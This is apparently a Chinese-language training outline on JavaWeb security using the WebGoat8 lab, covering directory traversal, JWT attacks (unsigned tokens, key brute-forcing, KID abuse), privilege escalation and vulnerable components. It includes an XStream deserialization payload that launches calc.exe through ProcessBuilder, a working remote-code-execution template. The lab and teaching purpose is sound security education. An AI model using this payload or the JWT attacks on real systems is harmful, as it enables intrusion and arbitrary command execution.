


WEB 攻防-JavaWeb 项目&JWT 身份攻击&组件安全&访问控制



#知识点:

- 1、JavaWeb 常见安全及代码逻辑
- 2、目录遍历&身份验证&逻辑&JWT
- 3、访问控制&安全组件&越权&三方组件

演示案例：

- JavaWeb-WebGoat8 靶场搭建使用
- 安全问题-目录遍历&身份认证-JWT 攻击
- 安全问题-访问控制&安全组件-第三方组件

#环境下载：

<https://github.com/WebGoat/WebGoat>

#目录遍历

#身份认证

-键值逻辑：使用键名键值进行对比验证错误

-JWT 攻击：1、签名没验证空加密 2、爆破密匙 3、KID 利用

<https://www.cnblogs.com/vege/p/14468030.html>

#访问控制

-隐藏属性：前端页面的自慰限制显示

-水平越权：同一级别用户权限的查看

#安全组件

-联想到刚爆出的 Log4j2

<sorted-set>

<string>foo</string>

<dynamic-proxy>

<interface>java.lang.Comparable</interface>

<handler class="java.beans.EventHandler">

<target class="java.lang.ProcessBuilder">

<command>

<string>calc.exe</string>

</command>

</target>

<action>start</action>

</handler>

</dynamic-proxy>

</sorted-set>

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
